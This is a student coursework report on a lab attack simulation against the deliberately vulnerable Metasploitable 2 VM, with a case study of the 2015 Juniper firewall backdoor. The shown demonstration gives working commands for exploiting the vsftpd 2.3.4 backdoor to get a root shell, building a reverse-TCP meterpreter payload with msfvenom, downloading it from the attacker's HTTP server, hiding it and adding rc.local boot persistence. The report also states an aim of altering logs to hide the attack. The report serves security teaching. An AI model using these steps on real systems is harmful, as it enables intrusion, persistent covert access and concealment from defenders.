



slington college
(इरिलिङ्टन कलेज)

Module Code & Module Title

CC5009NI Cyber Security in Computing

Assessment Weightage & Type

60% Group Coursework 02

Year and Semester

2024 -25 Autumn Semester

Student Name: Navraj Rajak London Met ID: 23047346

Student Name: Gurans Adhikari London Met ID: 23047318

Student Name: Romeo Sharma London Met ID: 23047314

Student Name: Sushil Kumar Baida London Met ID: 23047308

Assignment Due Date: 12th May, 2025

Assignment Submission Date: 12th May, 2025

Word Count: 3996

I confirm that I understand my coursework needs to be submitted online via MST under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Similarity Check Report







Page 2 of 28 - Integrity Overview

Submission ID trn:oid::3618:95339532




8% Overall Similarity

The combined total of all matches, including overlapping sources, for each database.

Match Groups

-  **27 Not Cited or Quoted 7%**
Matches with neither in-text citation nor quotation marks
-  **0 Missing Quotations 0%**
Matches that are still very similar to source material
-  **3 Missing Citation 1%**
Matches that have quotation marks, but no in-text citation
-  **0 Cited and Quoted 0%**
Matches with in-text citation present, but no quotation marks

Top Sources

- 3%  Internet sources
- 2%  Publications
- 7%  Submitted works (Student Papers)

Integrity Flags

0 Integrity Flags for Review

Our system's algorithms look deeply at a document for any inconsistencies that would set it apart from a normal submission. If we notice something strange, we flag it for you to review.

A Flag is not necessarily an indicator of a problem. However, we'd recommend you focus your attention there for further review.

Abstract

This report explores the simulation of a cyberattack in a controlled environment, focusing on exploiting the VSFTPD 2.3.4 backdoor vulnerability in Metasploitable 2. The exercise demonstrates the process of gaining unauthorized access, establishing a persistent backdoor using custom malware, and concealing activity through log manipulation. The use of ethical hacking tools such as Metasploit and msfvenom enables a realistic assessment of how attackers infiltrate systems and maintain access. A case study of the 2015 Juniper Networks firewall incident provides a real-world parallel, emphasizing the long-term risks posed by undetected backdoors. The study concludes by implementing mitigation techniques to remove the backdoor and secure the system, reinforcing best practices in vulnerability management, threat detection, and incident response.

Table of Contents

| | |
|--|-----|
| Abstract | iii |
| 1. Introduction..... | 1 |
| 1.1. Aim | 3 |
| 1.3. Technical Terminologies | 3 |
| 2. Background..... | 5 |
| 2.1. Overview of Attack Simulation | 5 |
| 2.2. Metasploitable 2 and the Metasploit Framework..... | 5 |
| 2.3. Backdoor Exploits and Their Consequences | 6 |
| 2.4. Case Study – The 2015 Juniper Networks Firewall Backdoor Incident | 6 |
| 2.4.1. Introduction..... | 6 |
| 2.4.2. Background | 6 |
| 2.4.3. Method of Exploitation | 7 |
| 2.4.4. Impact on the Company | 7 |
| 2.4.5. Response | 7 |
| 2.4.6. Lesson Learned | 8 |
| 2.4.7. Conclusion | 8 |
| 3. Demonstration..... | 9 |
| 3.1. Tools Used | 9 |
| 3.2. Steps Involved..... | 9 |
| 4. Mitigation..... | 22 |
| 4.1. Block Incoming traffic at Port 21 | 22 |
| 4.2. Detection and Termination..... | 24 |
| 5. Evaluation | 28 |
| 5.1. Advantages..... | 28 |

| | | |
|------|--|----|
| 5.2. | Disadvantages | 28 |
| 6. | Conclusion | 30 |
| 7. | References | 31 |
| 8. | Appendices..... | 33 |
| 8.1. | Appendix A: Tools and Platforms | 33 |
| 8.2. | Appendix B: Payloads, Exploits, and Malicious Files..... | 34 |
| 8.3. | Appendix C: Common Commands Used..... | 35 |
| 8.4. | Appendix D: Key Concepts and Mechanisms | 36 |

Table of Figures

| | |
|---|----|
| Figure 1: Average Cyber Attacks | 2 |
| Figure 2: IP Address discovery | 10 |
| Figure 3: Nmap scan against victim's IP address | 10 |
| Figure 4: Service enumeration of port 21 | 11 |
| Figure 5: Metasploit framework environment | 11 |
| Figure 6: Search vsftpd | 12 |
| Figure 7: Exploit selection | 12 |
| Figure 8: Show options | 12 |
| Figure 9: Set rhost | 13 |
| Figure 10: Command shell session opened | 13 |
| Figure 11: Payload using msfvenom | 14 |
| Figure 12: HTTP server 8080 | 14 |
| Figure 13: Download payload on victim machine | 14 |
| Figure 14: Moving malware to hidden file directory | 15 |
| Figure 15: Creation of persistence backdoor execution | 16 |
| Figure 16: Backdoor execution on boot (i) | 17 |
| Figure 17: Backdoor execution on boot (ii) | 17 |
| Figure 18: Setting handler for reverse shell | 18 |
| Figure 19: Setting payload for reverse shell | 18 |
| Figure 20: Configuring lhost and lport | 19 |
| Figure 21: Executing listener | 19 |
| Figure 22: Command shell session 1 closed | 19 |
| Figure 23: Receiving meterpreter session after reboot | 20 |
| Figure 24: Searching logs for attacker's IP address | 20 |
| Figure 25: Removing attacker's IP from log file | 20 |
| Figure 26: Wiping binary log files | 21 |
| Figure 27: Update package list | 22 |
| Figure 28: Update vsftpd | 23 |
| Figure 29: UFW configuration for port 21 | 23 |

| | |
|---|----|
| Figure 30: FTP timeout | 24 |
| Figure 31: Firewall blocking scan at port 21 | 24 |
| Figure 32: Running processes | 25 |
| Figure 33: Active TCP connections | 25 |
| Figure 34: Killing malware processes..... | 26 |
| Figure 35: Disconnection from victim..... | 26 |
| Figure 36: Finding malware..... | 26 |
| Figure 37: Deleting malware file | 26 |
| Figure 38: Verifying deletion | 26 |
| Figure 39: Rebooting Metasploitable 2..... | 27 |
| Figure 40: No session created after reboot | 27 |
| Figure 41: Tools and Platforms | 33 |
| Figure 42: Payloads, Exploits, and Malicious Files..... | 34 |
| Figure 43: Common commands used | 35 |
| Figure 44: Concepts and Mechanisms | 36 |

1. Introduction

In today's digitally interconnected world, cybersecurity has emerged as a fundamental pillar for ensuring the confidentiality, integrity, and availability of information systems. Within the increasing reliance on digital platforms for communication, commerce, governance, and critical infrastructure, the threat landscape has expanded significantly. Cybersecurity encompasses the practices, technologies, and processes designed to protect systems, networks, and data from cyber threats, including unauthorized access, data breaches, malware, and other malicious activities. In this constantly evolving digital landscape, even small security gaps can lead to large-scale consequences, emphasizing the need for a proactive and layered approach to cyber defense.

Cyber trends refer to the current and emerging developments, patterns, or movements in the field of cybersecurity and technology. Cybercrime involving malware and backdoor attacks has grown globally, becoming a major threat to organizations across sectors. Recent statistics show an increase in sophisticated cyber-attacks targeting both the public and private sectors. In 2024, India alone recorded over 370 million malware attacks, with an average of 702 detections per minute, primarily targeting the healthcare (22%), and hospitality sectors (20%) (ETtech, 2024). These figures indicate that critical service industries remain primary targets for cybercriminals due to their sensitive data and typically weaker cybersecurity postures. Globally, 21% of cyber incidents in 2022 involved backdoor deployments, allowing attackers to maintain unauthorized access to systems without detection. These hidden access points are commonly used in advanced persistent threats (APTs) to conduct long-term surveillance or disruption. Adding to the concern, cyber-attacks surged by 75% in Q3 2024, with organizations facing an average of 1,876 attacks during that period (Team, Check Point, 2024). These highlights the critical need for robust cybersecurity practices, including timely patching, threat monitoring, and awareness training.




Figure 1: Average Cyber Attacks

Beyond individual and organizational threats, cyberattacks have evolved into strategic tools used in **cyberwarfare** – the use of digital tactics by nation-states or organized groups to gain a political, economic, or military advantage. These attacks often aim to disrupt or damage critical infrastructure, steal information, or create nationwide crisis. A perfect example is the **Stuxnet worm**, which targeted Iran’s nuclear facilities using a complex mix of zero-day exploits and planted backdoors. It remained undetected for a long time, manipulating industrial systems while bypassing common safety protocols. Such incidents reveal how cyber warfare can blur the line between digital and physical conflict, causing real-world consequences that affect national security and international relations. As cyber weapons

become more advanced, the importance of defending digital infrastructure on a national level becomes more urgent than ever. (Sheldon & B., 2024)

1.1. Aim

The aim of this coursework is to perform a real-world attack in a simulated environment by exploiting vulnerabilities in Metasploitable 2 leading to backdoor, installing malware for persistence access, altering log files and analyzing appropriate mitigation for such attack vectors.

1.2. Objectives

- To demonstrate the exploitation of the VSFTPD 2.3.4 vulnerability.
- To install a malware backdoor to maintain system access
- To perform log file alteration
- To propose potential mitigation strategies for such attacks
- To verify the effectiveness of the proposed mitigations
- To evaluate the advantages and limitations of the mitigations

1.3. Technical Terminologies

- Metasploitable 2:** A vulnerable Linux-based virtual machine used for penetration testing.
- Metasploit Framework:** A powerful tool for discovering and exploiting vulnerabilities.
- VSFTPD 2.3.4:** It is a known vulnerability in **File Transfer Protocol**, port 21, that allows unauthorized remote access.
- Msfvenom:** It is a tool used to create custom payloads for exploitation, combining features of both msfpayload and msfencode.
- Log alteration:** It refers to the altering of system logs to erase traces of an attack.
- Nmap:** It is a tool used to scan networks, open ports and perform service enumeration running on those ports.

- vii **Msfconsole**: It is a command-line interface that enables the environment for interacting with Metasploit.
- viii **Python http server**: It is a simple python command that enables for quick sharing of files over web.
- ix **RHOST**: It is the IP address of the target machine.
- x **LHOST**: It is the IP address of the attacker's machine.
- xi **Log file**: It is a file that records all the events of a system or application

2. Background

2.1. Overview of Attack Simulation

This attack is focused on simulating real-world cyber-attack within a controlled environment using Metasploitable 2, a vulnerable Linux-based virtual machine. The aim is to perform reconnaissance to find a backdoor vulnerability in the FTP, port 21. Its exploit is to be searched in the Metasploit and used against VSFTPD 2.3.4 vulnerability to gain access. After gaining access, a persistent backdoor, a malware is to be created using **msfvenom** and then transfer it to the victim machine and enable it to be executed at every boot. This allows for the communication with the compromised system to be maintained even if it reboots. Then manipulation of log files to conceal malicious activities. This will highlight the consequences of unpatched vulnerabilities and poor security practices while emphasizing the importance of robust mitigation strategies.

2.2. Metasploitable 2 and the Metasploit Framework

The security researchers use Metasploitable 2 as their testing target due to its Linux-based design accessible through a virtual machine platform which contains multiple built-in security issues. The numerous security weaknesses embedded in this machine makes it suitable for hackers who focus on ethical practices to develop their abilities. Through its open-source Metasploit Framework tool security professionals can search and exploit vulnerabilities that exist in Metasploitable 2 systems. The solution features a massive collection of pre-written penetration exploits that incorporate acknowledged system vulnerabilities for conducting penetration tests.

The VSFTPD 2.3.4 Backdoor vulnerability is considered the most well-known flaw in Metasploitable 2 because it exists in the FTP service that operates on port 21. An attacker can achieve remote system access by exploiting the backdoor mechanism found in the FTP daemon of vsftpd 2.3.4. The FTP service vulnerability activates when it allows anonymous logins while the specific command-handling flaw in the FTP daemon enables the attacker to launch a reverse shell on the target system.

2.3. Backdoor Exploits and Their Consequences

A backdoor represents a technique which lets users bypass standard authentication and encryption protocols to get unauthorized system entry. Remote access to the system becomes possible through the VSFTPD 2.3.4 backdoor vulnerability without requiring any password. After penetrating the system, the attacker deploys a system control retention method which stays operational across system restarts. The most widely used backdoor implementation tools for creating remote shells comprise Netcat and similar programming utilities.

Following successful system access by an attacker they will conduct privilege escalation through which they can upgrade their user privileges from standard user status to achieve root-level access. Attackers achieve their goals by exploiting software or hardware flaws as well as network configurations that are improperly set up.

2.4. Case Study – The 2015 Juniper Networks Firewall Backdoor Incident

2.4.1. Introduction

Juniper Network, a well-known American multinational corporation, specializing in networking hardware and software applications. The company was founded in 1996 and is headquartered in Sunnyvale, California. It is well known for its high-performance routers, switches, and advanced firewall technologies. Juniper's security technologies, mainly its ScreenOS-powered firewalls, are widely used by governments, telecommunications companies, and large corporations around the world for safeguarding critical infrastructure and sensitive data. The company is known for its strong cybersecurity reputation, so identifying any weaknesses in its systems was very concerning and caused serious queries regarding trust and reliability. (Cimpanu, 2020)

2.4.2. Background

In December 2015, Juniper Networks announced that it had discovered an unauthorized code hidden in the operating system of its NetScreen firewalls, known as ScreenOS. The discovery came during an internal security audit. The hidden code, which had likely been in place since at least August 2012, introduced two major vulnerabilities: a hardcoded password that allowed anyone with knowledge of it to gain remote administrative access

to impacted devices and a modification to the encryption of algorithm used in virtual private network (VPN) connections, which may allow attackers to decrypt private conversations (Ronald Prins, 2015). These vulnerabilities posed a major risk, as they hampered the confidentiality and integrity of systems which were supposed to be secured. Since the back door went unreported for several years, it raised serious concerns about how long systems were exposed and whether malicious actors had secretly exploited the weaknesses to access sensitive data. (Moore, 2015)

2.4.3. Method of Exploitation

- Attackers gained remote administrative access through a hidden hardcoded password, bypassing authentication controls.
- The backdoor allowed unauthorized users to bypass standard login procedures, granting full administrative privileges.
- A modification to the encryption algorithm for VPN traffic enabled attackers to decrypt sensitive communications, affecting confidentiality.
- No security alerts or logs were generated by the backdoor, allowing attackers to operate without detection.
- With full access to the firewall, attackers manipulate network traffic and gain unauthorized access to sensitive data across affected systems.

2.4.4. Impact on the Company

The back door ruined trust in the company's services. Clients, including government agencies and large corporations, were scared about the security of their past communications. While there were no confirmed public reports of successful exploitation, the likelihood for penetration was high. The incident led to an in-depth inquiry of Juniper's security system and raised public concern about industry's overall and security infrastructure. (Zetter, 2015)

2.4.5. Response

In response to the incident, Juniper immediately released security patches to remove the unauthorized code and strongly advised all customers to update the affected ScreenOS versions immediately. The company started a detailed internal investigation to discover

how the code was introduced and coordinated with US government agencies, including the FBI and DHS, to assess the breach's scale and origin. Preventing future occurrences, Juniper focused on strengthening its auditing and validation processes while enhancing transparency around its development and security practices. (Zetter, 2015)

2.4.6. Lesson Learned

- The incident highlighted the dangers of inadequate code auditing, which allowed unauthorized code to go undetected for years.
- It demonstrated how backdoors, intentional or accidental- can compromise critical infrastructure and remain hidden without proper safeguards.
- The occurrence made clear the urgent need for robust, peer-reviewed encryption methods, complete network verification, constant system audits, and real-time monitoring to ensure system integrity and identify threats at an early stage.

2.4.7. Conclusion

The 2015 backdoor incident in Juniper Network's ScreenOS firewalls was a major security event that demonstrated how even well-known security solutions may become a source of vulnerability. A single line of unauthorized code left systems vulnerable to remote control and VPN decryption for years, threatening confidentiality and integrity of sensitive data across around the world. Although Juniper acted rapidly to address the issue, the incident caused lasting damage to the company's trust and credibility. It underscored that cybersecurity is not only about protecting systems from external threats but also maintaining strict control and integrity within internal development and supply chain processes.

3. Demonstration

This section provides a step-by-step walkthrough of a simulated cyberattack conducted in a controlled environment using Metasploitable 2 as the target system and Kali Linux as the attacking platform.

3.1. Tools Used

- i **Meterpreter:** Meterpreter is a powerful tool in the Metasploit Framework, created by Rapid7 and the open-source community for penetration testing. It helps security teams find and fix vulnerabilities by stimulating real cyberattacks. Designed to operate stealthily, it avoids detection while collecting valuable security data. This information is then recorded in intrusion detection systems (IDS) and used to strengthen security event management (SIEM) and overall defense strategies. (Prakash, 2023)
- ii **Kali-Linux:** Kali Linux is a Debian-based, open-source Linux distribution designed for digital forensics, penetration testing, and security auditing. It comes preloaded with a wide range of security tools, including Metasploit, Netcat, Nmap, and Wireshark, making it ideal for vulnerabilities assessments, and ethical hacking. Kali Linux is widely used by security experts and cybercriminals due to its powerful capabilities, so it must be used responsibly and ethically. (Nwachukwu, 2024)
- iii **Metasploitable 2:** Metasploitable 2 is an intentionally vulnerable virtual machine based on Ubuntu Linux, designed for the purpose of testing and practicing security tools, penetrating testing and demonstrating common vulnerabilities. It's an improved version of the original Metasploitable image, designed to provide a broader range of security flaws, making it an excellent resource for cybersecurity training. It works with virtualization platforms like VMware and Virtualbox. Metasploitable 2 should never be exposed to untrusted networks due to its vulnerabilities. (Metasploit, 2012)

3.2. Steps Involved

The demonstration involves the following steps for simulating the attack.

Step 1: Obtain the IP address of victim machine. IP address: **192.168.100.79**.


```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.100.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 22:41 EDT  
Nmap scan report for 192.168.100.1  
Host is up (0.0050s latency).  
MAC Address: 20:F1:7C:DF:3A:F7 (Huawei Technologies)  
Nmap scan report for 192.168.100.50  
Host is up (0.0014s latency).  
MAC Address: E8:B1:FC:35:C7:E9 (Intel Corporate)  
Nmap scan report for 192.168.100.79  
Host is up (0.0010s latency).  
MAC Address: 08:00:27:B8:4C:59 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.100.68  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.13 seconds
```

Figure 2: IP Address discovery

Step 2: Run **nmap** scan against the victim IP address.

```
(kali㉿kali)-[~]  
$ nmap 192.168.100.79  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 12:17 EDT  
Nmap scan report for 192.168.100.79  
Host is up (0.00088s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 08:00:27:B8:4C:59 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
```

Figure 3: Nmap scan against victim's IP address

Step 3: Since, we are going to exploit ftp running on port 21, let's find the version being used. Use command “**nmap -p21 -sV 192.168.100.79**”.

```
(kali㉿kali)-[~]
└─$ nmap -p21 -sV 192.168.100.79
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 12:23 EDT
Nmap scan report for 192.168.100.79
Host is up (0.0014s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:B8:4C:59 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
```

Figure 4: Service enumeration of port 21

Step 4: Since the version of ftp being used is identified, lets search for it exploit in Metasploit database. Run command “msfconsole” to access it.

[illegible]

Figure 5: Metasploit framework environment

Step 5: Use command “search vsftpd” to search for its exploit in the database.

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 6: Search vsftpd

Step 6: We find two modules that matches our description. Since we are looking for an exploitation, we choose the latter one, module-1 (exploit/unix/ftp/vsftpd_234_backdoor). For that, enter command “use 1” or “use exploit/unix/ftp/vsftpd_234_backdoor”.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Figure 7: Exploit selection

Step 7: Enter command “show options” to know about the requirements for the attack. Here, RHOST and RPORT are required.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CPORT            no        The local client address
  CPORT      Proxies          no        The local client port
  Proxies    RHOSTS           yes       A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     RPORT            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Figure 8: Show options

Step 8: Since RPORT is already configured to port 21, we set RHOSTS to the IP address of the victim machine. For that, enter command set RHOST 192.168.100.79

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.100.79
RHOST => 192.168.100.79
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      localhost        no        The local client address
  CPORT      80               no        The local client port
  Proxies     []               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.100.79  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |

```

Figure 9: Set rhost

Step 9: Enter command “**run**” to simulate the attack against the victim machine. After the session is established, use command “**script /dev/null -c bash**” to get clean terminal environment. Run commands such as “**whoami**” or “**ls**” to verify the connection.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.79:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.79:21 - USER: 331 Please specify the password.
[+] 192.168.100.79:21 - Backdoor service has been spawned, handling ...
[+] 192.168.100.79:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.68:35713 -> 192.168.100.79:6200) at 2025-04-19 12:28:34 -0400

whoami
root
python3 -c 'import pty; pty.spawn("/bin/bash")'
sh: line 7: python3: command not found
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# |

```

Figure 10: Command shell session opened

Step 10: A reverse shell malware for persistence is created on attacking machine using command **msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.100.68 LPORT=7777 -f elf -o serviceDoor.elf**. This command tells msfvenom to generate a malicious Linux executable payload (**serviceDoor.elf**) that, when run, will create a reverse TCP connection from the target machine back to your Kali machine (192.168.100.68) on port 7777, using the Meterpreter. Enter command “**ls -l serviceDoor.elf**” to verify its

creation.

```
(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.100.68 LPORT=7777 -f elf -o serviceDoor.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: serviceDoor.elf

(kali㉿kali)-[~/Desktop]
└─$ ls -l serviceDoor.elf
-rw-rw-r-- 1 kali kali 207 Apr 19 12:37 serviceDoor.elf
```

Figure 11: Payload using msfvenom

Step 11: Since the payload is stored on Desktop, we run “**python3 -m http.server 8080**” to start a HTTP web server using python on port 8080.

```
(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Figure 12: HTTP server 8080

Step 12: Enter command ‘**wget http://192.168.100.68:8080/serviceDoor.elf**’ to download serviceDoor.elf file from Kali Linux machine over http server using port 8080. After the download is complete, verify if it is saved and file permission using command “**ls -l serviceDoor.elf**”.

```
root@metasploitable:/# wget http://192.168.100.68:8080/serviceDoor.elf
wget http://192.168.100.68:8080/serviceDoor.elf
--12:39:14-- http://192.168.100.68:8080/serviceDoor.elf
=> `serviceDoor.elf'
Connecting to 192.168.100.68:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 207 [application/octet-stream]

100%[=====>] 207 --.-K/s

12:39:14 (6.79 MB/s) - `serviceDoor.elf' saved [207/207]

root@metasploitable:/# ls -l serviceDoor.elf
ls -l serviceDoor.elf
-rw-rw-r-- 1 root root 207 Apr 19 12:37 serviceDoor.elf
root@metasploitable:/#
```

Figure 13: Download payload on victim machine

Step 13: The malware is moved using command “**mv serviceDoor.elf /usr/local/bin/.serviceDoor**” as a hidden file to directory /usr/local/bin to make it easily executable anywhere from the system as it is **\$PATH** location.

```
root@metasploitable:/# mv serviceDoor.elf /usr/local/bin/.serviceDoor
mv serviceDoor.elf /usr/local/bin/.serviceDoor
root@metasploitable:/# ls -l /usr/local/bin/.serviceDoor
ls -l /usr/local/bin/.serviceDoor
-rw----- 1 root root 207 Apr 19 12:37 /usr/local/bin/.serviceDoor
root@metasploitable:/# chmod +x /usr/local/bin/.serviceDoor
chmod +x /usr/local/bin/.serviceDoor
root@metasploitable:/# ls -l /usr/local/bin/.serviceDoor
ls -l /usr/local/bin/.serviceDoor
-rwx----- 1 root root 207 Apr 19 12:37 /usr/local/bin/.serviceDoor
root@metasploitable:/# |
```

Figure 14: Moving malware to hidden file directory

Step 14: The command **cat <<EOF > /usr/local/bin/.serviceStarter** creates launcher script **.serviceStarter**, a hidden file, that will start the backdoor and send connection to the attacking machine automatically, even if the target system reboots.

#!/bin/bash indicates it's a bash script

Nohup /usr/local/bin/.serviceDoor >/dev/null 2>&1 & means backdoor runs in the background ignoring hangups (**nohup**).

Then execute permission is added to the file to make it executable. It is verified using command “**ls -l .serviceStarter**”.

```
root@metasploitable:/# cat <<EOF > /usr/local/bin/.serviceStarter
cat <<EOF > /usr/local/bin/.serviceStarter
> #! /bin/bash
#! /bin/bash
> nohup /usr/local/bin/.serviceDoor >/dev/null 2>&1 &
nohup /usr/local/bin/.serviceDoor >/dev/null 2>&1 &
> EOF
EOF
root@metasploitable:/# ls -l /usr/local/bin/.serviceStarter
ls -l /usr/local/bin/.serviceStarter
-rw----- 1 root root 65 Apr 19 13:08 /usr/local/bin/.serviceStarter
root@metasploitable:/# chmod +x /usr/local/bin/.serviceStarter
chmod +x /usr/local/bin/.serviceStarter
root@metasploitable:/# ls -l /usr/local/bin/.serviceStarter
ls -l /usr/local/bin/.serviceStarter
-rwx----- 1 root root 65 Apr 19 13:08 /usr/local/bin/.serviceStarter
root@metasploitable:/# |
```

Figure 15: Creation of persistence backdoor execution

Step 15: The command “**sed -i ‘/exit 0/i /usr/local/bin/.serviceStarter’ /etc/rc.local**” is used to edit **/etc/rc.local** using **sed**. This is done by inserting the line **/usr/local/bin/.serviceStarter** before the **exit 0**. This ensures that the backdoor is

automatically executed at every system boot. The edit is verified using command `cat /etc/rc.local` the changes we needed at the bottom of the file.

```
root@metasploitable:/# sed -i '/exit 0/i /usr/local/bin/.serviceStarter' /etc/rc.local
root@metasploitable:/# cat /etc/rc.local
cat /etc/rc.local
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

nohup /usr/bin/rmiregistry >/dev/null 2>&1 &
nohup /usr/bin/unrealircd &
rm -f /root/.vnc/*.pid
HOME=/root LOGNAME=root USER=root nohup /usr/bin/vncserver :0 >/root/vnc.log 2>&1 &
nohup /usr/sbin/druby_timeserver.rb &

/usr/local/bin/.serviceStarter
exit 0
root@metasploitable:/# |
```

Figure 16: Backdoor execution on boot (i)

